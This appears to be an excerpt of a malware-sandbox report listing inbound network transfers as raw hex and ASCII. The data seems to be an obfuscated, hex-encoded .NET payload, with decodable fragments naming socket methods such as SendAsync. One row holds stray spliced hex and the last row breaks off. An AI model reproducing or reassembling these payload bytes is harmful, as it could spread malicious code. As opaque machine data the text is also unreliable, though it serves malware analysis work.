2021-09-14 19:25:31 UTC	185	IN	Data Raw: 37 36 41 35 46 36 37 37 34 33 31 33 32 34 35 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 36 34 34 39 36 44 35 2d 34 31 35 39 33 31 36 46 33 33 35 39 36 38 36 32 34 43 37 34 37 35 36 42 37 37 34 33 35 31 33 39 33 31 36 33 34 39 35 33 36 31 36 35 34 39 34 35 35 37 35 32 34 42 35 33 35 39 37 32 34 37 35 41 33 33 36 34 35 34 35 36 36 45 36 42 35 39 33 44 2d 2d 32 33 33 44 37 31 35 46 36 42 34 37 37 39 34 35 36 45 33 38 34 42 37 32 36 44 34 32 36 44 37 34 33 35 34 44 33 31 34 45 33 39 36 33 35 35 35 33 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 32 34 36 45 36 41 36 46 37 2d 35 32 37 32 35 2d 36 32 36 43 37 31 36 35 32 34 37 39 37 32 37 33 32 34 37 32 37 33 37 35 33 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 37 41 36 31 33 37 34 46 33 31 34 31 34 38 37 32 37 32 Data Ascii: 76A5F6774313245513D3D--233D7164496D5-4159316F335968624C74756B774351393163495361654945575 24B535972475A336454566E6B593D--233D715F6B4779456E384B726D426D74354D314E39635553673D3D--233D71246E6A6F7-52725-626C7165247972732472737535513D3D--233D717A61374F3141487272
2021-09-14 19:25:31 UTC	192	IN	Data Raw: 34 35 37 37 34 33 36 36 36 35 32 36 32 36 35 35 37 36 46 37 38 33 31 37 35 34 45 33 33 37 36 36 36 35 33 35 2d 33 35 37 36 35 46 35 37 35 46 37 37 36 33 33 44 2d 2d 32 33 33 44 37 31 33 2d 35 2d 34 44 36 33 35 38 35 31 34 41 37 38 36 33 34 43 34 43 34 37 32 33 31 37 33 35 39 34 46 33 2d 36 36 37 2d 37 39 36 38 35 2d 36 41 35 35 37 37 36 41 36 45 33 44 2d 2d 32 33 33 44 37 31 34 38 36 31 37 35 36 39 36 41 36 44 36 38 33 32 36 45 34 41 33 35 36 42 34 38 34 46 33 36 36 36 35 34 35 35 39 34 32 36 45 34 41 34 36 35 41 34 42 36 42 36 36 37 41 36 42 35 37 37 34 33 35 36 37 34 32 33 34 36 44 35 39 35 33 33 33 35 34 46 34 43 34 46 35 36 36 33 33 44 2d 2d 32 33 33 44 37 31 37 2d Data Ascii: 4577436665262657 76F7831754E337666535-35765F575F77633D--233D713-5-4D6358514A78634C4C723173594F3-667-79685-6A55776A5174496E4C5F764A5-515367437366696F3D--233D71486175696A6D68326E4A356B484F36665459426E4A465A4B6B667A6B5774356742346D5953354F4C4F56633D--233D717-

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	199	IN	Data Raw: 38 36 31 34 35 35 37 36 45 33 39 37 39 35 41 36 39 34 39 37 39 36 34 34 35 34 33 36 36 33 36 33 39 32 34 36 42 37 34 36 41 33 2d 34 39 35 2d 34 34 33 35 37 37 34 31 37 37 34 33 33 32 34 38 33 35 34 33 36 33 33 38 34 33 32 34 34 43 2d 2d 32 33 33 44 37 31 37 31 37 33 33 31 36 44 36 46 34 46 32 34 36 44 35 39 36 31 35 33 33 37 33 32 34 46 35 38 34 46 35 37 36 35 33 2d 35 41 33 36 34 37 37 39 36 33 37 33 36 43 34 35 36 32 33 36 36 35 33 39 34 39 37 2d 36 46 37 39 33 37 37 2d 37 2d 35 37 33 2d 34 46 33 35 36 31 36 32 34 39 37 2d 33 2d 33 35 36 31 36 41 37 36 33 38 36 34 36 46 37 31 36 34 34 41 35 41 34 38 36 43 34 45 33 33 36 33 34 42 2d 2d 32 33 33 44 37 31 37 39 34 35 34 38 33 35 33 34 34 39 35 37 32 34 36 36 33 39 36 36 35 35 34 41 36 32 33 37 34 36 34 46 Data Ascii: 86145576E39795A6949796445436636392468746A3-495-4435774177433248354363384324 4C--233D717173316D6F4F246D59615337324F584F57653-5A36477963736C4562366539497-6F79377-7-573-4F356162497-3-35616A7638646F71644A5A486C4E33634B--233D71794548353449572466396655 4A6237464F
2021-09-14 19:25:31 UTC	207	IN	Data Raw: 35 36 34 36 44 34 37 34 31 33 44 2d 2d 32 33 33 44 37 31 34 36 36 43 37 41 32 34 32 34 37 36 36 38 36 43 37 32 36 45 35 41 36 32 33 37 35 39 34 46 36 41 36 39 33 2d 36 35 34 36 35 46 35 31 35 41 34 32 37 41 36 42 34 46 36 31 36 41 35 34 33 2d 37 37 33 33 35 35 36 46 35 31 36 32 36 37 36 45 35 38 35 36 34 39 34 31 33 44 2d 2d 32 33 33 44 37 31 36 39 36 42 34 32 35 38 35 46 34 33 36 44 35 33 32 34 35 41 37 41 35 36 34 31 37 35 37 31 32 34 36 45 35 31 34 41 34 32 34 34 37 37 36 44 34 43 36 44 33 35 34 37 36 35 36 35 33 31 36 39 35 2d 36 43 35 2d 37 35 37 36 34 39 33 31 33 38 33 38 34 35 36 41 36 46 33 44 2d 2d 32 33 33 44 37 31 34 39 34 46 35 38 35 46 37 32 37 37 34 38 37 32 35 33 35 46 35 32 34 43 34 36 34 43 33 32 36 39 36 37 37 41 35 32 37 33 35 35 35 31 Data Ascii: 5646D47413D--233D71466C7A242476686C726E5A6237594F6A693-65465F515A427A6B4F616A543-7733556F5162676E585649413D--233D71696B42585F436D53245A7A56417571246E514A4244776D4C6D3547656531695-6C5-757649313838456A6F3D--233D71494F585F72774872535F524C464C3269677A52735551
2021-09-14 19:25:31 UTC	214	IN	Data Raw: 44 37 31 36 34 33 38 35 37 34 39 35 41 34 46 33 38 36 36 33 36 34 39 35 32 37 31 36 34 35 35 36 44 37 36 37 38 36 31 37 37 36 41 33 31 37 37 33 44 33 44 2d 2d 32 33 33 44 37 31 34 39 35 41 35 2d 33 38 34 39 35 38 33 36 33 2d 36 37 35 33 35 39 34 36 33 38 33 32 36 42 37 35 35 41 36 35 36 41 36 44 36 37 33 38 37 2d 34 46 36 46 35 38 36 36 34 35 34 32 36 33 37 41 36 31 37 2d 35 34 35 34 37 37 36 37 37 32 35 37 34 44 32 34 36 36 34 44 33 44 2d 2d 32 33 33 44 37 31 35 35 35 32 34 39 37 38 34 44 34 46 34 37 33 2d 34 38 34 39 36 44 37 37 34 35 35 2d 33 34 34 31 33 36 37 41 34 35 36 39 35 2d 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 35 35 33 31 36 37 33 36 36 44 33 31 34 33 36 39 34 41 33 35 37 39 37 41 34 43 34 35 34 33 36 46 37 38 33 31 36 38 34 32 37 32 37 37 Data Ascii: D71643857495A4F38663649527164556D767861776A31773D3D--233D71495A5-384958363-6753594638326B755A656A6D67387-4F6F58664542637A617-5454776772574D24664D3D--233D71555249784D4F473-48496D77455-3441367A45695-673D3D--233D71553167366D3143694A35797A4C45436F783168427277
2021-09-14 19:25:31 UTC	221	IN	Data Raw: 45 33 39 36 45 33 34 36 36 34 42 34 31 37 33 37 36 35 37 35 34 33 39 36 33 36 39 37 33 36 31 34 38 35 34 35 46 35 2d 36 37 37 36 36 33 34 37 34 31 34 45 36 45 36 34 33 36 36 46 33 44 2d 2d 32 33 33 44 37 31 34 42 33 35 34 44 36 36 33 39 37 35 37 38 34 34 34 33 36 41 37 37 34 34 35 32 36 36 37 39 34 41 35 31 33 36 36 42 37 2d 33 38 34 31 33 44 33 44 2d 2d 32 33 33 44 37 31 34 36 35 41 33 38 37 38 36 44 33 36 33 39 34 33 36 34 33 2d 34 33 33 35 33 35 34 39 37 2d 33 32 34 46 35 32 36 36 33 37 34 45 36 37 33 44 33 44 2d 2d 32 33 33 44 37 31 35 36 35 38 34 32 35 46 37 39 33 33 36 35 34 45 35 46 37 33 37 2d 33 31 32 34 34 44 36 34 33 39 35 35 36 46 34 41 36 35 35 39 35 31 33 44 33 44 2d 2d 32 33 33 44 37 31 33 33 33 37 36 41 36 36 36 33 36 35 34 34 37 2d 37 36 Data Ascii: E396E34664B41737657543963697361485 45F5-67766347414E6E64366F3D--233D714B354D6639757844436A77445266794A51366B7-38413D3D--233D71465A38786D363943643-433535497-324F5266374E673D3D--233D715658425F7933654E5F737-31244D6439556F4A6559513D3D--233D7133376A666365447-76
2021-09-14 19:25:31 UTC	228	IN	Data Raw: 33 36 35 36 39 37 36 36 35 34 31 37 33 37 39 36 45 36 33 2d 2d 36 37 36 35 37 34 35 46 35 33 36 46 36 33 36 42 36 35 37 34 34 35 37 32 37 32 36 46 37 32 2d 2d 36 37 36 35 37 34 35 46 34 33 36 31 37 33 37 34 34 46 37 2d 36 35 37 32 36 31 37 34 36 39 36 46 36 45 2d 2d 36 37 36 35 37 34 35 46 34 32 37 39 37 34 36 35 37 33 35 34 37 32 36 31 36 45 37 33 36 36 36 35 37 32 37 32 36 35 36 34 2d 2d 36 37 36 35 37 34 35 46 34 32 37 35 36 36 36 36 36 35 37 32 2d 2d 35 32 36 35 37 33 36 39 37 41 36 35 2d 2d 34 33 36 46 36 43 36 43 36 35 36 33 37 34 2d 2d 36 37 36 35 37 34 35 46 34 46 36 36 36 36 37 33 36 35 37 34 2d 2d 35 33 36 35 36 45 36 34 34 31 37 33 37 39 36 45 36 33 2d 2d 35 2d 37 34 37 32 35 34 36 46 35 33 37 34 37 32 37 35 36 33 37 34 37 35 37 32 36 35 2d 2d Data Ascii: 3656976654173796E63--6765745F536F636B65744572726F72--6765745F4C6173744F7-65726174696F6E--6765745F42797465735472616E73666572726564--6765745F427566666572--526573697A65--436F6C6C656374--6765745F4F6666736574--53656E644173796E63--5-7472546F537472756374757265--
2021-09-14 19:25:31 UTC	236	IN	Data Raw: 2d 31 32 38 32 37 44 2d 38 32 2d 2d 33 31 44 2d 35 31 44 2d 35 2d 38 2d 38 2d 35 2d 37 2d 31 31 32 38 31 31 39 2d 35 32 2d 2d 32 2d 31 2d 45 2d 32 2d 35 2d 37 2d 33 2d 32 2d 38 2d 38 2d 37 32 2d 2d 33 2d 31 2d 32 2d 45 31 2d 2d 32 2d 34 2d 2d 2d 31 2d 31 2d 38 2d 38 2d 37 2d 32 31 32 38 2d 45 35 31 32 38 31 31 39 2d 38 2d 2d 2d 31 31 32 38 2d 45 31 31 32 38 2d 45 35 2d 37 2d 37 2d 35 2d 45 2d 45 2d 45 2d 45 2d 45 2d 45 2d 35 2d 2d 2d 2d 31 32 38 32 42 35 2d 35 32 2d 2d 31 2d 45 31 44 2d 35 2d 38 2d 2d 2d 33 2d 32 2d 45 2d 45 31 31 38 32 42 31 2d 35 32 2d 2d 32 2d 45 2d 45 2d 45 2d 36 2d 2d 2d 31 2d 32 31 32 38 32 45 31 2d 35 2d 37 2d 32 2d 32 31 32 33 35 2d 33 2d 36 31 32 33 35 2d 36 32 2d 2d 32 31 32 33 35 2d 45 2d 32 2d 34 2d 2d 2d 31 2d 38 31 43 2d 36 2d 37 Data Ascii: -12827D-82--31D-51D-5-8-8-5-7-1128119-52--2-1-E-2-5-7-3-2-8-8-72--3-1-2-E1--2-4---1-1-8-8-7-2128-E5128119-8---1128-E1128-E5-7-7-5-E-E-E-E-E-5----1282B5-52--1-E1D-5-8---3-2-E-E1182B1-52--2-E-E-E-6---1-21282E1-5-7-2-21235-3-61235-62--21235-E-2-4---1-81C-6-7
2021-09-14 19:25:31 UTC	243	IN	Data Raw: 44 42 35 32 38 35 39 41 45 33 45 43 36 41 41 34 41 37 36 41 34 42 46 43 38 34 35 34 32 41 45 33 34 33 43 2d 32 44 31 44 36 42 36 43 37 35 42 38 39 42 38 33 32 46 44 38 35 35 34 41 36 31 42 37 37 41 43 33 37 34 43 32 46 35 2d 2d 41 35 41 35 33 34 33 45 37 37 35 31 32 41 42 35 32 33 32 44 38 39 39 36 41 36 43 44 39 37 46 44 42 36 2d 35 45 36 37 41 39 2d 36 39 33 34 41 45 32 31 41 42 44 36 37 37 35 2d 31 43 36 45 44 32 42 41 2d 46 31 35 42 36 2d 46 2d 32 37 31 46 35 45 41 41 32 2d 35 44 43 31 45 35 2d 32 45 37 34 44 31 39 44 38 38 39 36 46 2d 44 42 38 41 38 2d 34 37 36 32 36 2d 34 35 41 36 31 37 34 41 32 33 37 44 37 39 31 41 39 41 36 45 45 42 43 35 38 2d 45 35 31 42 43 2d 32 37 36 2d 41 32 44 35 2d 2d 42 38 31 43 37 33 43 35 31 43 Data Ascii: DB52859AE3EC6AA4A76A4BFC84542AE343C-2D1D6B6C75B89B832FD8554A61B77AC374C2F5--A5A5343E77512AB5232D8996A6CD997FDB6-5E67A9-6934AE21ABD6775-1C6ED2BA8652FA-F15B6-F-271F5EAA2-5DC1E5-2E74D19D8896F-DB8A8-47626-45A6174A237D75F91A9A6EEBC58-E51BC-276-A2D5--B81C73C51C
2021-09-14 19:25:31 UTC	250	IN	Data Raw: 32 38 35 33 33 35 43 44 2d 33 43 45 37 33 35 37 37 36 37 35 46 37 34 32 2d 42 2d 32 45 37 34 42 33 43 45 38 42 32 36 37 37 45 37 34 36 36 2d 31 43 31 37 34 37 37 34 38 42 45 43 36 37 35 31 42 42 2d 41 32 43 42 42 43 44 38 33 42 38 35 31 34 32 37 37 41 37 37 44 41 33 2d 43 32 45 32 37 33 36 38 38 44 41 37 37 44 45 44 32 33 45 37 36 45 34 44 44 43 43 32 31 43 42 2d 33 31 39 33 39 45 39 34 42 41 42 33 39 46 44 2d 39 33 42 43 32 39 35 44 42 45 45 37 39 41 46 34 34 37 41 37 37 35 38 43 37 32 45 35 41 32 44 42 41 2d 37 42 45 38 46 41 32 31 36 41 43 32 33 38 46 33 41 44 36 32 46 32 46 45 42 32 46 42 33 2d 2d 35 45 42 46 39 44 43 42 42 34 37 32 46 43 38 2d 31 41 44 43 35 2d 34 45 41 33 45 31 32 39 43 46 2d 32 36 43 2d 36 39 31 43 38 39 42 42 2d 37 37 34 34 46 Data Ascii: 285335CD-3CE73577675F742-B-2E74B3CE8B2677E7466-1C1747748BEC6751BB-A2CBBCD83B8514277A77DA3-C2E273688DA77DED23E76E4DDCC21CB-31939E94BAB39FD-93BC295DBEE79AF447A7758C72E5A2DBA-7BE8FA216AC238F3AD62F2FEB2FB3--5EBF9DCBB472FC8-1ADC5-4EA3E129CF-26C-691C89BB-77444F

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	257	IN	Data Raw: 34 37 42 45 34 2d 38 46 33 43 45 42 44 46 32 38 45 41 39 45 36 39 32 36 38 34 37 35 46 45 45 39 43 46 44 33 34 46 37 44 2d 44 31 46 34 2d 38 33 2d 31 46 37 35 32 31 46 36 37 32 39 42 37 36 41 46 2d 32 46 42 46 36 39 35 31 43 31 34 36 44 2d 45 37 33 32 33 31 45 38 44 2d 35 39 37 32 43 43 38 33 2d 41 31 33 33 33 43 37 2d 45 44 32 43 35 32 32 38 37 2d 46 46 2d 31 36 38 41 34 32 38 34 44 2d 34 44 41 39 38 41 39 43 45 38 31 33 34 36 39 32 33 43 43 39 34 35 32 38 45 33 32 39 38 36 32 35 33 39 34 37 35 41 33 43 34 45 41 36 41 33 45 2d 33 34 46 33 2d 34 33 31 39 32 31 36 33 35 32 2d 44 38 2d 39 39 33 37 31 36 39 33 46 36 43 43 43 38 46 33 45 39 33 32 35 44 35 39 32 32 42 35 37 44 33 36 2d 39 43 41 36 36 35 37 44 2d 43 46 34 42 31 36 46 43 34 39 2d 33 38 44 37 38 Data Ascii: 47BE4-8F3CEBDF28EA9E69268475FEE9CFD34F7D-D1F4-83-1F7521F6729B76AF-2FBF6951C146D-E73231E8D-5972CC83-A1333C7-ED2C52287-FF-168A4284D-4DA98A9CE81346923CC94528E329862539475A3C4EA6A3E-34F3-4319216352-D8-99371693F6CCC8F3E9325D5922B57D36-9CA6657D-CF4B16FC49-38D78
2021-09-14 19:25:31 UTC	264	IN	Data Raw: 37 46 36 2d 33 35 36 38 2d 31 35 39 38 37 35 34 37 31 46 43 35 2d 41 46 37 2d 42 2d 32 46 43 38 44 45 39 35 34 2d 42 35 45 41 34 43 44 45 35 41 36 34 37 39 35 32 31 34 2d 33 45 2d 46 37 34 42 41 31 41 45 34 45 46 39 37 34 44 46 39 36 32 46 32 31 33 45 42 33 43 2d 41 42 32 46 46 39 37 36 32 39 37 34 35 33 36 45 42 39 35 43 43 45 44 31 31 45 45 39 41 31 35 41 31 38 43 45 43 33 2d 38 44 41 38 43 34 46 2d 44 42 45 42 39 44 37 44 34 41 45 36 36 46 37 31 33 34 43 44 41 33 43 46 31 42 43 38 33 2d 2d 32 36 43 39 34 2d 35 43 31 43 42 43 32 46 32 33 43 42 43 37 42 41 33 32 39 43 45 46 39 38 37 33 45 2d 32 45 42 38 36 45 34 39 45 44 41 33 32 37 36 34 36 46 34 44 39 43 42 45 35 31 45 46 36 35 45 38 31 31 38 41 42 46 41 32 42 43 41 32 44 38 38 31 42 44 42 42 42 38 Data Ascii: 7F6-3568-159875471FC5-AF7-B-2FC8DE954-B5EA4CDE5A64795214-3E-F74BA1AE4EF974DF962F213EB3C-AB2FF9762974536EB95CCED11EE9A15A18CEC3-8DA8C4F-DBEB9D7D4AE66F7134CDA3CF1BC83--26C944-5C1CBC2F23CBC7BA329CEF9873E-2EB86E49EDA327646F4D9CBE51EF65E8118ABFA2BCA2D881BDBBB8
2021-09-14 19:25:31 UTC	272	IN	Data Raw: 42 33 37 36 46 35 41 36 2d 41 42 46 32 46 43 35 33 45 31 32 33 39 44 37 36 43 45 34 45 33 42 33 35 31 43 42 32 39 41 32 2d 41 36 31 35 37 38 44 38 2d 41 43 46 33 2d 37 42 32 41 2d 46 45 41 2d 2d 31 34 35 46 38 41 37 44 42 36 35 38 41 36 42 43 39 39 43 35 37 35 41 31 2d 37 37 33 46 46 36 2d 45 32 39 37 32 31 41 2d 45 45 41 42 34 44 32 41 33 33 35 41 2d 34 32 41 37 41 42 43 41 39 44 33 39 41 36 34 32 35 33 32 34 42 35 35 38 36 46 39 45 42 32 43 33 42 31 34 42 38 2d 31 2d 39 34 37 43 34 38 35 35 43 45 36 32 39 31 35 46 42 37 41 43 2d 44 31 31 33 36 35 38 36 41 45 31 31 44 34 43 36 41 39 32 31 2d 31 45 42 31 33 43 45 45 45 43 43 33 32 2d 38 33 2d 36 33 31 45 33 38 45 31 37 41 38 41 32 43 36 2d 39 34 35 44 36 36 36 41 39 32 39 44 36 31 2d 45 32 36 34 38 31 45 Data Ascii: B376F5A6-ABF2FC53E1239D76CE4E3B351CB29A2-A61578D8-ACF3-7B2A-FEA--145F8A7DB658A6BC99C575A1-773FF6-E29721A-EEAB4D2A335A-42A7ABCA9D39A6425324B5586F9EB2C3B14B8-1-947C4855CE62915FB7AC-D1136586AE11D4C6A921-1EB13CEEECC32-83-631E38E17A8A2C6-945D666A929D61-E26481E
2021-09-14 19:25:31 UTC	279	IN	Data Raw: 39 35 2d 36 31 34 44 41 44 41 37 33 35 31 35 31 45 39 32 32 44 42 46 46 31 36 2d 2d 34 35 36 42 41 44 43 44 46 35 45 39 41 2d 42 43 38 33 37 38 43 32 45 38 41 39 34 46 31 38 32 44 43 31 45 33 36 37 31 37 44 34 37 33 37 34 39 36 34 31 38 35 46 38 41 41 2d 33 45 35 46 31 31 44 34 44 41 37 31 38 33 34 2d 44 2d 46 37 32 44 39 37 34 45 33 37 44 35 37 39 33 36 34 41 35 32 42 35 35 39 44 32 42 32 37 43 31 46 37 43 46 38 42 2d 33 42 38 44 32 31 32 39 38 37 41 41 34 39 33 43 34 38 36 41 2d 41 37 44 32 2d 37 38 44 36 35 38 31 41 39 46 36 38 39 31 33 35 32 2d 36 44 42 37 46 42 35 33 31 38 35 34 39 32 32 44 45 41 45 33 43 39 41 2d 39 36 35 41 31 2d 32 35 41 34 34 39 32 41 43 42 44 34 41 37 43 33 2d 31 41 45 35 33 37 43 42 41 31 35 39 2d 44 2d 2d 38 44 46 44 46 37 31 Data Ascii: 95-614DADA735151E922DBFF16--456BADCDF5E9A-BC8378C2E8A94F182DC1E36717D47374964185F8AA-3E5F11D4DA71834-D-F72D974E37D579364A52B559D2B27C1F7CF8B-3B8D212987AA493C486A-A7D2-78D6581A9F6891352-6DB7FB531854922DEAE3C9A-965A1-25A4492ACBD4A7C3-1AE537CBA159-D--8DFDF71
2021-09-14 19:25:31 UTC	286	IN	Data Raw: 31 41 36 35 45 31 32 45 39 36 35 37 38 43 41 45 46 37 44 39 46 41 36 35 34 32 38 35 32 35 44 2d 43 39 34 46 35 46 38 39 38 41 35 39 41 39 38 36 37 46 35 36 36 46 45 33 41 37 42 35 39 43 33 42 39 44 34 32 38 38 2d 41 44 36 34 37 44 44 41 45 42 45 33 41 37 43 35 38 35 31 2d 44 44 44 44 33 34 39 39 33 42 38 44 2d 39 39 31 34 31 35 35 42 37 32 41 44 46 33 33 32 39 43 44 38 2d 34 34 32 31 45 31 36 39 45 41 36 38 35 34 42 31 42 41 41 43 35 41 45 46 2d 42 44 44 34 39 2d 34 45 37 41 38 37 36 44 35 34 34 35 44 42 45 34 39 42 34 33 46 33 39 33 41 37 36 33 44 41 38 33 33 41 43 38 33 41 38 35 43 39 39 31 45 45 45 36 2d 46 36 33 34 34 2d 41 33 42 41 37 39 39 31 46 35 41 34 34 39 37 46 37 43 32 31 41 35 38 45 42 44 43 39 38 46 34 44 34 42 35 46 34 38 33 35 41 41 35 43 45 31 Data Ascii: 1A65E12E96578CAEF7D9FA65428525D-C94F5F898A59A9867F566FE3A7B59C3B9D4288-AD647DDAEBE3A7C5851-DDD34993B8D-9914155B72ADF3329CD8-4421E169EA6854B1BAAC5AEF-BD49-4E7A876D5445DBE49B43F393A763DA833AC83A85C991EEE6-F6344-A3BA7991F5A4497F7C21A58EBDC98F4D4B5F4835AA5CE1
2021-09-14 19:25:31 UTC	293	IN	Data Raw: 34 32 41 38 43 2d 32 33 44 2d 36 45 31 38 37 46 35 42 39 43 36 38 37 42 31 31 35 42 38 36 2d 42 39 33 46 41 44 42 41 38 43 45 37 35 2d 41 32 33 36 2d 35 46 35 43 36 2d 2d 41 46 38 35 42 31 45 42 33 2d 41 38 42 44 46 2d 37 39 35 36 36 43 31 34 2d 38 41 34 33 42 43 2d 32 36 34 44 38 42 33 46 36 39 36 38 31 34 34 33 33 32 32 31 46 42 37 35 45 39 39 31 46 2d 44 45 33 2d 35 35 38 2d 32 37 2d 34 38 44 41 41 43 39 39 46 46 46 34 31 35 46 34 36 41 45 38 39 43 34 2d 44 31 35 44 43 36 2d 2d 33 37 42 44 43 42 43 45 33 38 43 43 43 43 31 35 38 43 2d 44 44 34 34 32 34 31 32 34 41 39 35 2d 34 39 45 32 44 37 45 44 46 41 37 45 38 41 43 31 45 37 44 31 35 42 41 2d 45 46 43 32 38 36 45 33 46 43 39 44 31 41 45 44 43 43 43 31 43 37 44 46 2d 45 45 34 44 37 44 42 36 Data Ascii: 42A8C-23D-6E187F5B9C687B115B86-B93FADBA8CE75-A236-5F5C6--AF85B1EB3-A8BDF-79566C14-8A43BC-264D8B3F696814433221FB75E991F-DE3-558-27-48DAAC99FFF415F46AE89C4-D15DC6--37BDCBCE38CCCC158C-D4424124A95-49E2D7EDFA7E8AC1E7D15BA8-E5EFC2836E3FC9D1AEDCCC1C7DF--EE4D7DB6
2021-09-14 19:25:31 UTC	301	IN	Data Raw: 42 35 38 37 2d 42 36 46 34 46 41 33 41 44 31 38 32 37 2d 38 34 2d 42 33 45 38 37 32 42 43 34 32 38 42 39 33 37 42 34 34 31 36 46 44 2d 31 34 44 38 45 36 39 2d 2d 42 36 32 35 43 31 46 33 32 42 31 45 39 43 44 31 33 32 36 35 33 35 45 36 43 32 46 36 39 32 36 2d 44 35 35 37 33 34 39 43 46 2d 2d 32 36 2d 46 38 45 38 46 2d 41 39 41 41 38 43 42 31 2d 42 35 41 37 34 43 33 39 35 38 45 2d 37 36 41 38 2d 39 33 45 31 33 32 31 35 38 41 38 2d 32 42 34 37 39 37 43 2d 2d 44 41 37 33 46 34 33 36 34 39 46 32 42 39 33 42 44 43 36 38 37 35 32 35 31 2d 32 39 39 37 32 39 43 34 46 41 31 42 44 33 43 44 34 31 31 34 39 38 34 32 33 32 38 32 42 37 34 2d 42 39 45 45 33 41 45 2d 37 46 33 35 32 32 33 35 31 39 35 31 31 46 41 33 33 36 46 31 31 34 31 39 34 36 43 35 41 44 33 46 36 34 39 Data Ascii: B587-B6F4FA3AD1827-84-B3E872BC428B937B4416FD-14D8E69--B625C1F32B1E9CD1326535E6C2F6926-D557349CF--26-F8E8F-A9AAA8CB1-B5A74C3958E-76A8-93E132158A8-2B4797C--DA73F43649F2B93BDC6875251-299729C4FA1BD3CD411498423282B74-B9EE3AE-7F35223519511FA336F1141946C5AD3F649
2021-09-14 19:25:31 UTC	308	IN	Data Raw: 39 41 38 32 46 35 2d 45 34 34 46 34 31 42 39 2d 2d 36 45 41 38 41 36 34 39 37 37 45 41 37 44 44 34 45 33 45 37 32 37 35 33 37 35 31 46 2d 41 35 39 45 46 37 43 43 46 39 42 46 36 39 31 45 44 2d 42 45 46 46 36 41 43 39 2d 35 2d 33 35 32 35 45 44 38 45 46 35 46 33 33 46 33 43 44 31 37 41 46 33 43 42 41 31 37 45 39 35 38 34 36 32 41 33 46 32 2d 44 36 43 39 43 46 31 43 42 2d 35 41 41 36 35 2d 32 42 46 35 37 2d 42 43 36 45 35 36 34 35 32 38 44 34 41 45 38 39 33 36 2d 44 43 38 2d 46 42 33 41 46 32 37 42 42 43 12CC697AE869D43-42E1-ADF63731-4F468CDD35-9F6923E28F5CB8699565E79E36-6C2DB184A82BA23124F Data Ascii: 9A82F5-E44F41B9--6EA8A64977EA7DD4E3E72753751F-A59EF7CCF9BF691ED-BEFF6AC9-5-3525ED8EF5F33F3CD17AF3CBA7E958462A3F2-D6C9CF1CBB-5AA655-2BF57-BC6E64528D4AE8936-D8-FB3AF27BBC

Timestamp	kBytes transferred	Direction	Data
2021-09-14 19:25:31 UTC	315	IN	Data Raw: 39 43 38 34 32 34 44 36 41 44 38 39 37 37 44 31 34 37 31 37 36 32 46 41 31 43 34 33 39 41 45 35 32 36 44 32 38 45 43 34 35 2d 41 2d 33 37 45 31 42 41 31 43 39 2d 35 33 31 35 2d 38 32 2d 36 33 39 43 38 46 46 36 36 37 43 31 43 43 39 45 43 33 45 45 33 2d 34 45 38 35 39 35 42 34 38 31 35 33 37 39 32 33 46 35 37 44 33 35 39 37 36 34 41 46 33 43 44 43 43 36 37 39 34 37 39 37 31 43 35 44 38 38 44 38 35 42 34 38 39 43 36 2d 42 36 41 38 2d 44 32 37 33 39 45 45 38 33 37 43 34 36 46 45 35 38 35 45 39 39 44 38 36 36 32 42 37 37 39 32 33 34 36 37 45 44 2d 41 44 42 2d 2d 2d 35 38 38 42 41 32 36 39 39 38 33 37 43 45 2d 32 46 34 43 42 31 35 42 35 33 46 39 37 45 35 45 43 44 45 45 32 45 39 37 33 31 41 46 46 46 43 39 33 35 33 46 41 37 34 43 33 35 39 34 39 35 35 39 31 36 35 Data Ascii: 9C8424D6AD8977D1471762FA1C439AE526D28EC45-A-37E1BA1C9-5315-82-639C8FF667C1CC9EC3EE3-4E8595B481537923F57D359764AF3CDCC67947971C5D88D85B489C6-B6A8-D2739EE837C46FE585E99D8662B77923467ED-ADB---588BA2699837CE-2F4CB15B53F97E5ECDEE2E9731AFFFC9353FA74C35949559165
2021-09-14 19:25:31 UTC	322	IN	Data Raw: 43 33 31 31 42 35 37 38 37 46 43 45 41 42 39 35 35 36 45 35 38 45 36 36 34 32 32 38 38 36 44 32 31 41 36 33 34 38 32 37 42 2d 32 41 39 31 31 41 33 35 31 32 42 34 33 39 35 34 45 36 43 38 33 37 42 35 36 35 2d 36 32 32 35 38 44 34 36 43 36 41 35 36 32 46 45 43 31 37 2d 44 45 32 44 31 31 39 33 32 44 35 43 42 37 2d 32 41 44 41 37 45 41 43 2d 46 34 32 39 45 46 44 45 37 45 38 38 35 35 45 37 34 2d 45 35 37 38 2d 45 31 46 33 45 45 43 46 31 43 41 45 42 45 39 36 38 42 46 42 2d 43 45 38 35 34 46 46 43 44 36 44 43 39 38 32 37 37 42 38 42 35 33 44 35 36 37 32 45 41 45 37 32 39 33 42 39 36 38 45 34 33 46 38 42 42 39 42 39 42 34 45 38 37 43 43 34 45 37 36 35 34 45 41 2d 39 38 33 42 45 31 35 43 45 38 37 39 43 37 33 44 42 35 38 46 35 46 31 36 42 46 46 45 45 33 31 33 45 39 Data Ascii: C311B5787FCEAB9556E58E66422886D21A634827B-2A911A3512B43954E6C837B565-62258D46C6A562FEC17-DE2D11932D5CB7-2ADA7EAC-F429EFDE7E8855E74-E578-E1F3EECF1CAEBE968BFB-CE854FFCD6DC98277B8B53D5672EAE7293B968E43F8BB9B9B4E87CC4E7654EA-983BE15CE879C73DB58F5F16BFFEE313E9
2021-09-14 19:25:31 UTC	330	IN	Data Raw: 34 34 41 34 33 32 38 42 44 2d 33 44 43 32 34 35 32 44 39 42 37 31 46 46 44 43 37 32 32 44 46 39 42 34 34 33 36 46 35 39 33 38 37 35 46 44 32 38 39 44 43 35 38 37 34 34 32 39 31 31 2d 33 44 32 31 38 38 41 46 42 41 42 31 37 43 46 38 34 45 34 2d 45 31 46 43 41 35 33 35 42 44 2d 32 35 35 45 46 39 41 43 2d 35 37 32 45 37 44 45 36 39 42 36 31 2d 34 31 35 37 46 44 44 41 37 43 46 38 32 41 45 42 44 43 41 43 43 33 2d 37 34 41 38 37 38 33 45 44 32 45 2d 45 32 38 38 33 39 46 43 36 31 42 42 37 38 44 41 33 38 43 44 34 34 35 31 36 36 32 45 31 42 37 44 37 39 45 32 45 34 43 35 38 31 44 39 42 32 37 39 46 34 31 35 42 31 39 31 41 2d 35 39 31 44 32 43 38 32 34 43 46 31 41 42 35 2d 39 42 46 31 31 2d 46 36 46 33 45 35 34 33 32 34 37 39 36 37 2d 35 39 39 32 33 34 